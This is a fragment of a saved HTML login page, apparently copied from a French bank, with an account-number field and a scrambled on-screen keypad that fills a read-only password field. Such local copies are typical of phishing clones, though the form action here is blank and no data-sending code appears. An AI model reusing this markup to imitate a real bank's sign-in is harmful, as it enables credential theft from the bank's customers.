identification_files/FRF_logo_01.gif" border="0"><BR><BR></TD>
  <TD valign="top">
      <TABLE cellspacing="0" cellpadding="0" border="0" width="100%">
        <TBODY><TR><TD height="2"></TR>
        <TR>
            <TD colspan="3"><CENTER>
</CENTER></TD>
```

```
        </TR>
        <TR><TD height="2"></TR>
      </TBODY></TABLE>

  </TD>
</TR>
<TR>
  <TD colspan="2"><IMG src="./Votre
identification_files/FRF_rowA_01.jpg"><IMG src="./Votre
identification_files/FRF_rowA_02.jpg"><IMG src="./Votre
identification_files/FRF_rowA_03.jpg"><IMG src="./Votre
identification_files/FRF_rowA_04.jpg"></TD>
</TR>
</TBODY></TABLE>
<TABLE align="center" width="740" cellspacing="0" cellpadding="0">
  <TBODY><TR>
    <TD valign="top" width="181" height="300">

      <DIV align="center"></DIV>
    </TD>
    <TD width="20">
    <TD width="539" valign="top">
        <INPUT type="hidden" name="codeCommunication"
value=""><NOSCRIPT></NOSCRIPT><TABLE width="100%" cellspacing="0"
cellpadding="0">

<TBODY><TR><TD><TABLE width="100%" border="0" cellspacing="0"
cellpadding="0">
  <TBODY><TR class="globalData">
    <TD width="2%"><IMG src="./Votre identification_files/fleche-
action.gif"></TD>
    <TD width="50%" style="font-size:13px;font-
weight:bold;color:#808080;">Your account</TD>
  </TR>
</TBODY></TABLE>
</TD></TR>

<FORM name="LogonForm" method="post" action="" onsubmit="return
crypt(&#39;password&#39;);"></FORM>
<TR><TD height="15"></TR>
<TR><TD>
 <TABLE width="500" cellspacing="0" cellpadding="0">
    <TBODY><TR>
      <TD width="3%"><IMG src="./Votre identification_files/FRF_carre.gif"
height="5" width="5"></TD>
      <TD class="contenttxt" width="27%">Account number</TD>
      <TD class="contenttxt" width="22%"><INPUT type="text" name="username"
maxlength="16" size="13" value=""></TD>
    </TR>
      <TR>
    <TD colspan="5"> </TD>
    </TR>
    <TR>
      <TD colspan="5" height="15">
    </TR>
    <TR>
      <TD><IMG src="./Votre identification_files/FRF_carre.gif" height="5"
width="5"></TD>
      <TD class="contenttxt">Password</TD>
      <TD class="contenttxt">
```

```
            <TABLE id="tabcode">
                                        <TBODY><TR>
</TR><TR>

                                              <TD><INPUT type="button"
class="form_buttoncode_normal" value=""
onclick="javascript:saisieChiffre(&#39;&#39;, &#39;password&#39;)"></TD>

                                              <TD><INPUT type="button"
class="form_buttoncode_normal" value=""
onclick="javascript:saisieChiffre(&#39;&#39;, &#39;password&#39;)"></TD>

                                              <TD><INPUT type="button"
class="form_buttoncode_normal" value=""
onclick="javascript:saisieChiffre(&#39;&#39;, &#39;password&#39;)"></TD>

                                              <TD><INPUT type="button"
class="form_buttoncode_normal" value=""
onclick="javascript:saisieChiffre(&#39;&#39;, &#39;password&#39;)"></TD>

                                              <TD><INPUT type="button"
class="form_buttoncode_normal" value="3"
onclick="javascript:saisieChiffre(&#39;3&#39;, &#39;password&#39;)"></TD>
</TR><TR>

                                              <TD><INPUT type="button"
class="form_buttoncode_normal" value=""
onclick="javascript:saisieChiffre(&#39;&#39;, &#39;password&#39;)"></TD>

                                              <TD><INPUT type="button"
class="form_buttoncode_normal" value=""
onclick="javascript:saisieChiffre(&#39;&#39;, &#39;password&#39;)"></TD>

                                              <TD><INPUT type="button"
class="form_buttoncode_normal" value=""
onclick="javascript:saisieChiffre(&#39;&#39;, &#39;password&#39;)"></TD>

                                              <TD><INPUT type="button"
class="form_buttoncode_normal" value="9"
onclick="javascript:saisieChiffre(&#39;9&#39;, &#39;password&#39;)"></TD>

                                              <TD><INPUT type="button"
class="form_buttoncode_normal" value=""
onclick="javascript:saisieChiffre(&#39;&#39;, &#39;password&#39;)"></TD>
</TR><TR>

                                              <TD><INPUT type="button"
class="form_buttoncode_normal" value="8"
onclick="javascript:saisieChiffre(&#39;8&#39;, &#39;password&#39;)"></TD>

                                              <TD><INPUT type="button"
class="form_buttoncode_normal" value="0"
onclick="javascript:saisieChiffre(&#39;0&#39;, &#39;password&#39;)"></TD>

                                              <TD><INPUT type="button"
class="form_buttoncode_normal" value=""
onclick="javascript:saisieChiffre(&#39;&#39;, &#39;password&#39;)"></TD>
```

```
                                        <TD><INPUT type="button"
class="form_buttoncode_normal" value=""
onclick="javascript:saisieChiffre(&#39;&#39;, &#39;password&#39;)"></TD>

                                        <TD><INPUT type="button"
class="form_buttoncode_normal" value="7"
onclick="javascript:saisieChiffre(&#39;7&#39;, &#39;password&#39;)"></TD>
</TR><TR>

                                        <TD><INPUT type="button"
class="form_buttoncode_normal" value=""
onclick="javascript:saisieChiffre(&#39;&#39;, &#39;password&#39;)"></TD>

                                        <TD><INPUT type="button"
class="form_buttoncode_normal" value=""
onclick="javascript:saisieChiffre(&#39;&#39;, &#39;password&#39;)"></TD>

                                        <TD><INPUT type="button"
class="form_buttoncode_normal" value="6"
onclick="javascript:saisieChiffre(&#39;6&#39;, &#39;password&#39;)"></TD>

                                        <TD><INPUT type="button"
class="form_buttoncode_normal" value="1"
onclick="javascript:saisieChiffre(&#39;1&#39;, &#39;password&#39;)"></TD>

                                        <TD><INPUT type="button"
class="form_buttoncode_normal" value=""
onclick="javascript:saisieChiffre(&#39;&#39;, &#39;password&#39;)"></TD>
</TR><TR>

                                        <TD><INPUT type="button"
class="form_buttoncode_normal" value="5"
onclick="javascript:saisieChiffre(&#39;5&#39;, &#39;password&#39;)"></TD>

                                        <TD><INPUT type="button"
class="form_buttoncode_normal" value="2"
onclick="javascript:saisieChiffre(&#39;2&#39;, &#39;password&#39;)"></TD>

                                        <TD><INPUT type="button"
class="form_buttoncode_normal" value=""
onclick="javascript:saisieChiffre(&#39;&#39;, &#39;password&#39;)"></TD>

                                        <TD><INPUT type="button"
class="form_buttoncode_normal" value=""
onclick="javascript:saisieChiffre(&#39;&#39;, &#39;password&#39;)"></TD>

                                        <TD><INPUT type="button"
class="form_buttoncode_normal" value="4"
onclick="javascript:saisieChiffre(&#39;4&#39;, &#39;password&#39;)"></TD>

                                    </TR>
                                </TBODY></TABLE>


      </TD>
      <TD>
      </TD>
    </TR>
      <TR>
            <TD width="3%"> </TD>
```

```
            <TD class="contenttxt" width="27%"> </TD>
            <TD class="contenttxt" width="22%"><INPUT type="password"
name="password" size="8" tabindex="-1" value="" readonly="readonly"
id="password"></TD>
            <TD>  
            <DIV style="float:right;">
<INPUT type="submit" name="button" value="Log in" class="validate"></DIV>
            </TD>
            <TD>   </TD>

      </TR>
  </TBODY></TABLE>
</TD></TR>
        </TBODY></TABLE>
      </TD>
  </TR>
</TBODY></TABLE>

</BODY></HTML>
```